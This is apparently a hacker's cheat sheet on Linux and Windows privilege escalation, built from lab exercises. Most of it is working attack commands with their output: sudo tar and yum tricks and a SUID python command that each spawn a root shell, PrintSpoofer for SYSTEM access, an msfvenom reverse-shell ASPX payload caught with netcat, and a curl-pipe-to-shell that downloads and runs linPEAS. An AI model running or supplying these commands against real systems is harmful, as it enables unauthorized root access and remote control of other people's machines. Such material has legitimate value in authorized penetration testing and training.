Privilege Escalation

The goal is to describe how to gain a privilege account. I list tools and commands which are useful for this.

- Get the fuck out
- SUID PrivEsc Python
- Windows Vulnerabilities
- WinLin PEAS
- Stabilize a Shell

Get the fuck out

GTFOBins

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to get the fuck out beak out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

https://gtfobins.github.io/

TAR allowed as SUDO

When you are on a server. The command **sudo -l** list the allowed (and forbidden) commands for the invoking user. If you are lucky you are allowed to execute tar as SUDO.

To gain root access simply enter this command:

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```

https://gtfobins.github.io/gtfobins/tar/

YUM allowed as SUDO

When you are on a server. The command **sudo -l** list the allowed (and forbidden) commands for the invoking user. If you are lucky you are allowed to execute yum as SUDO.

```
[jjameson@dailybugle ~]$ sudo -l
^[[3~Matching Defaults entries for jjameson on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset,
    env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR
    USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME
    LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User jjameson may run the following commands on dailybugle:
    (ALL) NOPASSWD: /usr/bin/yum
```

Now execute following commands:

```
TF=$(mktemp -d)

cat >$TF/x<<EOF
[main]
plugins=1
pluginpath=$TF
pluginconfpath=$TF
EOF

cat >$TF/y.conf<<EOF
[main]
enabled=1
EOF

cat >$TF/y.py<<EOF
import os
import yum
from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
requires_api_version='2.1'
def init_hook(conduit):
  os.execl('/bin/sh','/bin/sh')
EOF

sudo yum -c $TF/x --enableplugin=y
```

```
[jjameson@dailybugle ~]$ TF=$(mktemp -d)
[jjameson@dailybugle ~]$ cat >$TF/x<<EOF
> [main]
> plugins=1
> pluginpath=$TF
> pluginconfpath=$TF
> EOF
[jjameson@dailybugle ~]$ cat >$TF/y.conf<<EOF
> [main]
> enabled=1
> EOF
[jjameson@dailybugle ~]$ cat >$TF/y.py<<EOF
> import os
> import yum
> from yum.plugins import PluginYumExit, TYPE_CORE, TYPE_INTERACTIVE
> requires_api_version='2.1'
> def init_hook(conduit):
>   os.execl('/bin/sh','/bin/sh')
> EOF
[jjameson@dailybugle ~]$ sudo yum -c $TF/x --enableplugin=y
Loaded plugins: y
No plugin match for: y
sh-4.2# sudo -l
Matching Defaults entries for root on dailybugle:
    !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset,
    env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR
    USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME
    LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User root may run the following commands on dailybugle:
    (ALL) ALL
```

Described in the link: https://gtfobins.github.io/gtfobins/yum/

After you done this you are allowed to run every sudo command!

SUID PrivEsc Python


SUID PrivEsc Python

Some files has Permissions to be executed by any user with full permissions so that means that you can execute a file and the file will execute as root.
So to escalate our privileges we need to search for the right SUID Permissions.

```
find / -type -f -user root -perm -4000 2>/dev/null
```

This will search for SUID permissions

find /	-> search in all directories
-type -f	-> search for a file
-user root	-> for file with user root
-perm -4000	-> 4000 are the permissions for the SUID
2>/dev/null	-> removes any output which is not matching our criteria



In here we see that /usr/bin/python can be executed as root. Let's exploit that with GTFOBins.

https://gtfobins.github.io/gtfobins/python/

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Path Variable Manipulation

SUID bits can be dangerous, some binaries such as passwd need to be run with elevated privileges (as its resetting your password on the system), however other custom files could that have the SUID bit can lead to all sorts of issues.


https://i.imgur.com/LN2uOCJ.png

Permission	On Files	On Directories
SUID Bit	User executes the file with permissions of the *file* owner	-
SGID Bit	User executes the file with the permission of the *group* owner.	File created in directory gets the same group owner.
Sticky Bit	No meaning	Users are prevented from deleting files from other users.

To search the a system for these type of files run the following:

```
find / -perm -u=s -type f 2>/dev/null
```

Here we see where which “services” we are allowed to use with our account.



Sometimes it could be that for example “**usr/bin/menu**” command is displaying a menu where you can check some system information. As this file runs as the root users privileges, we can manipulate our path gain a root shell. Follow the example below.

https://i.imgur.com/OfMkDhW.png

Windows Vulnerabilities

Printspoofer

PrintSpoofer exploit that can be used to escalate service user permissions on Windows Server 2016, Server 2019, and Windows 10.

To escalate privileges, the service account must have SeImpersonate privileges. To execute:

```
PrintSpoofer.exe -i -c cmd
```

With appropriate privileges this should grant system user shell access.

Download the repository here: https://github.com/dievus/printspoofer

IMPORTANT:
This works when you have some privileges like the Impersonate Token.
To check which tokens you are allowed to use enter following command

```
whoami /priv
```

There you see all available tokens.

IIS Webserver

Some Windows machines are running their webservice on IIS. If you were able to gain access on a Samba Share for example you can abuse the IIS Webserver to gain access on the server.

Create an executable with msfvenom

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<your_ip> LPORT=<port> — platform windows -a x64 -f aspx -o shell.aspx
```

Upload the file to the webserver and open a netcat listener on your defined port: nc -lvnp <port>

Then call the shell on the webserver via the URL. And tadaa you have access.

Example: https://yebberdog.medium.com/try-hack-me-relevant-walkthrough-bf8f48a4da04

WinLin PEAS

linPEAS

LinPEAS is a script that search for possible paths to escalate privileges on Linux/Unix* hosts. Once you was able to get on a server you can run this script to see which vulnerabilities the system has.

https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS

The goal of this script is to search for possible **Privilege Escalation Paths** (tested in Debian, CentOS, FreeBSD and OpenBSD).
This script doesn't have any dependency. It **uses /bin/sh syntax**, so can run in anything supporting sh (and the binaries and parameters used).
By default, **linpeas won't write anything to disk and won't try to login as any other user using su**.
By default linpeas takes around 2 mins to complete, but It could take from **4 to 5 minutes** to execute all the checks using -a parameter (Recommended option for CTFs):

- From less than 1 min to 2 mins to make almost all the checks
- Almost 1 min to search for possible passwords inside all the accesible files of the system
- 20s/user bruteforce with top2000 passwords (need -a) - Notice that this check is super noisy
- 1 min to monitor the processes in order to find very frequent cron jobs (need -a) - Notice that this check will need to write some info inside a file that will be deleted

To run LinPEAS directly on a system you can execute the script with a curl command:

```
curl https://raw.githubusercontent.com/carlospolop/privilege-escalation-awesome-scripts-suite/master/linPEAS/linpeas.sh | sh
```

Otherwise you can download the repository on GitHub and scp the file to your target server.

```
git clone https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite
```

From there you can go to the folder **linPEAS** and copy the script.


To extract the results in a file you execute the script as following:

```
sudo ./linpeas.sh | tee <outputfile>.log
```

LinPEAS looks like that when executed:

winPEAS

The same works on windows as well. You can run it as .exe or .bat.



Best way to execute it would be the .bat file.

Execute it on the target machine and you’ll see all vulns and discover other possible lack of security.

Stabilize a Shell

As soon you was able to get a shell on the target you can spawn a stabilized bash shell

`python -c 'import pty;pty.spawn("/bin/bash")'`

It would look like that:

> ┌──(togo㉿hackinglab)-[~/Hacking/THM/ignite]
> └─$ nc -lvnp
> 4444 1 ×
> listening on [any] 4444 ...
> connect to [10.9.1.187] from (UNKNOWN) [10.10.103.145] 33602
> Linux ubuntu 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
> 03:53:52 up 57 min, 0 users, load average: 1.00, 0.97, 1.32
> USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
> uid=33(www-data) gid=33(www-data) groups=33(www-data)
> /bin/sh: 0: can't access tty; job control turned off
> $
> $
> $
> $
> $ python -c 'import pty;pty.spawn("/bin/bash")'
> www-data@ubuntu:/$
>
> `www-data@ubuntu:/$`
>
> `www-data@ubuntu:/$`